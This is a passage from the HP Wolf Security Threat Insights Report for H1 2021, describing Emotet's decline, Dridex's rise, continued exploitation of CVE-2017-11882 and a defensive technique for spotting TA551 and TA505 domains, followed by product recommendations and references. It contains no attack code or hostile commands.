


Figure 11 – Top email lures of threats isolated by HP Wolf Security in H1 2021

Dridex overtakes Emotet following law enforcement takedown

Before the takedown of **Emotet** on 27 January 2021 by law enforcement agencies, we saw large Emotet campaigns targeting Japanese organizations using lures created from stolen email threads – a technique called email thread hijacking.[8] Following the takedown, the proportion of malware being distributed via Word documents fell significantly because Emotet's operators preferred to use a Word-based downloader.

The drop in Emotet activity in Q1 2021 has led to Dridex becoming the top malware family isolated by HP Wolf Security. Although originating in 2012 as a banking Trojan, since 2017 Dridex's operators have increasingly shifted their preferred monetization method to ransomware attacks.[9] Emotet was known to distribute malware associated with other organized threat groups, suggesting that their business model involved selling access to hosts compromised by the former banking Trojan.



From [redacted] [redacted]

To [redacted]

On January 21, 2021 2:45 a.m.


Subject 掃除当番表

Attachments サービスのご提供に関するお問い合わせ先.doc (150.53KB)
Document-Word.Trojan.Emotet

Figure 12 – Stolen email data used by Emotet to generate a convincing Japanese-language phishing template

Threat actors continue to exploit old Microsoft Office vulnerabilities

Threat actors are continuing to exploit old vulnerabilities in Microsoft Office, underlining the need for enterprises to patch out-of-date Office versions in their environments. We saw a 24% increase in **CVE-2017-11882** exploits in H1 2021 compared to H2 2020. Otherwise, there was no significant change in the vulnerabilities exploited by attackers over the reporting period.



Figures 13 & 14 – Top malware families and exploited CVEs isolated by HP Wolf Security in H1 2021




Figure 15 – MITRE ATT&CK techniques used by threats isolated by HP Wolf Security in H1 2021[10]

NOTABLE TECHNIQUES

Detecting the domain infrastructure of TA551 and TA505

Threat actors tend to be habitual and follow well-defined patterns of behavior. The HP Threat Research team discovered a technique to pre-emptively detect the domains used by two threat groups – **TA551** and **TA505** – before they are used in active malware campaigns. By examining keyword patterns in their domains, their preferred DNS providers, and domain registrars, it was possible to identify the domain infrastructure of these groups.

TA505 is a financially motivated threat group first identified in 2014. In recent years their preferred way of making money is by extorting victims after infecting them with **Cl0p** ransomware. The group typically gains access to their victim networks using **Get2** and **SDBBot** malware. Before each campaign, the group would register new domains that they would use for malware command and control.

TA551 is a malware distribution group that has been active since the beginning of 2019. They have been seen spreading malware families including **Ursnif, Valak, IcedID**, and **Qakbot**.




Figure 16 – Preferred DNS providers of TA551 over time

INDICATORS AND TOOLS

The HP Threat Research team regularly publishes Indicators of Compromise (IOCs), signatures, and tools to help security teams defend against threats. You can access these resources from the **HP Threat Research GitHub repository**.[11]

STAY CURRENT

The HP Wolf Security Threat Insights Report is made possible by customers who opt to share their threats with HP. Alerts that are forwarded to us are analyzed by our security experts and annotated with additional contextual information about each threat.

We recommend that customers take the following actions to ensure that you get the most out of your **HP Wolf Enterprise Security** deployments:[a]

- Enable Threat Intelligence Services and Threat Forwarding in **HP Wolf Security Controller**.[b] These enable augmented threat intelligence for automated threat triage and labeling, plus automatic rules file updates to ensure accurate detection and protection against the latest attack techniques. To learn more, review the Knowledge Base articles about these features.[12, 13]

- Plan to update HP Wolf Security Controller with every new release to receive new dashboards and report templates. See the latest release notes and software downloads available on the Customer Portal.[14]

- Update HP Wolf Security endpoint software at least twice a year to stay current with detection rules added by our threat research team. For the latest threat research, head over to the **HP Wolf Security blog**, where our security experts regularly dissect new threats and share their findings.[15]

ABOUT THE HP WOLF SECURITY THREAT INSIGHTS REPORT

Enterprises are most vulnerable from users opening email attachments, clicking on hyperlinks in emails, and downloading files from the web. HP Wolf Security protects the enterprise by isolating risky activity in micro-VMs, ensuring that malware cannot infect the host computer or spread onto the corporate network. Since the malware is contained, HP Wolf Security collects rich forensic data to help our customers harden their infrastructure. The HP Wolf Security Threat Insights Report highlights notable malware campaigns analyzed by our threat research team so that our customers are aware of emerging threats and can take action to protect their environments.

ABOUT HP WOLF SECURITY

From the maker of the world’s most secure PCs[c] and Printers[d], HP Wolf Security is a new breed of endpoint security.[e] HP’s portfolio of hardware-enforced security and endpoint-focused security services are designed to help organizations safeguard PCs, printers, and people from circling cyber predators. HP Wolf Security provides comprehensive endpoint protection and resiliency that starts at the hardware level and extends across software and services.

REFERENCES

[1] https://hp.com/wolf

[2] https://owasp.org/www-community/attacks/Credential_stuffing

[3] https://malpedia.caad.fkie.fraunhofer.de/details/win.remcos

[4] https://apt.thaicert.or.th/cgi-bin/listgroups.cgi?t=DanaBot&n=1

[5] https://threatresearch.ext.hp.com/the-many-skins-of-snake-keylogger/

[6] https://threatresearch.ext.hp.com/purple-fox-exploit-kit-now-exploits-cve-2021-26411/

[7] https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2021-26411

[8] https://www.europol.europa.eu/newsroom/news/world%E2%80%99s-most-dangerous-malware-emotet-disrupted-through-global-action

[9] https://us-cert.cisa.gov/ncas/alerts/aa19-339a

[10] https://attack.mitre.org/

[11] https://github.com/hpthreatresearch/

[12] https://enterprisesecurity.hp.com/s/article/Threat-Forwarding

[13] https://enterprisesecurity.hp.com/s/article/Bromium-Threat-Intelligence-Cloud-Service

[14] https://enterprisesecurity.hp.com/s/

[15] https://threatresearch.ext.hp.com/blog/

a. HP Wolf Enterprise Security is an optional service and may include offerings such as HP Sure Click Enterprise and HP Sure Access Enterprise. HP Sure Click Enterprise requires Windows 8 or 10 and Microsoft Internet Explorer, Google Chrome, Chromium or Firefox are supported. Supported attachments include Microsoft Office (Word, Excel, PowerPoint) and PDF files, when Microsoft Office or Adobe Acrobat are installed. HP Sure Access Enterprise requires Windows 10 Pro or Enterprise. HP services are governed by the applicable HP terms and conditions of service provided or indicated to Customer at the time of purchase. Customer may have additional statutory rights according to applicable local laws, and such rights are not in any way affected by the HP terms and conditions of service or the HP Limited Warranty provided with your HP Product. For full system requirements, please visit www.hpdaas.com/requirements.

b. HP Wolf Security Controller requires HP Sure Click Enterprise or HP Sure Access Enterprise. HP Wolf Security Controller is a management and analytics platform that provides critical data around devices and applications and is not sold as a standalone service. HP Wolf Security Controller follows stringent GDPR privacy regulations and is ISO27001, ISO27017 and SOC2 Type 2 certified for Information Security. Internet access with connection to the HP Cloud is required. For full system requirements, please visit http://www.hpdaas.com/requirements.

c. Based on HP's unique and comprehensive security capabilities at no additional cost among vendors on HP Elite PCs with Windows and 8th Gen and higher Intel® processors or AMD Ryzen™ 4000 processors and higher; HP ProDesk 600 G6 with Intel® 10th Gen and higher processors; and HP ProBook 600 with AMD Ryzen™ 4000 or Intel® 11th Gen processors and higher.

d. HP's most advanced embedded security features are available on HP Enterprise and HP Managed devices with HP FutureSmart firmware 4.5 or above. Claim based on HP review of 2021 published features of competitive in-class printers. Only HP offers a combination of security features to automatically detect, stop, and recover from attacks with a self-healing reboot, in alignment with NIST SP 800-193 guidelines for device cyber resiliency. For a list of compatible products, visit: hp.com/go/PrintersThatProtect. For more information, visit: hp.com/go/PrinterSecurityClaims.

e. HP Security is now HP Wolf Security. Security features vary by platform, please see product data sheet for details.

HP WOLF SECURITY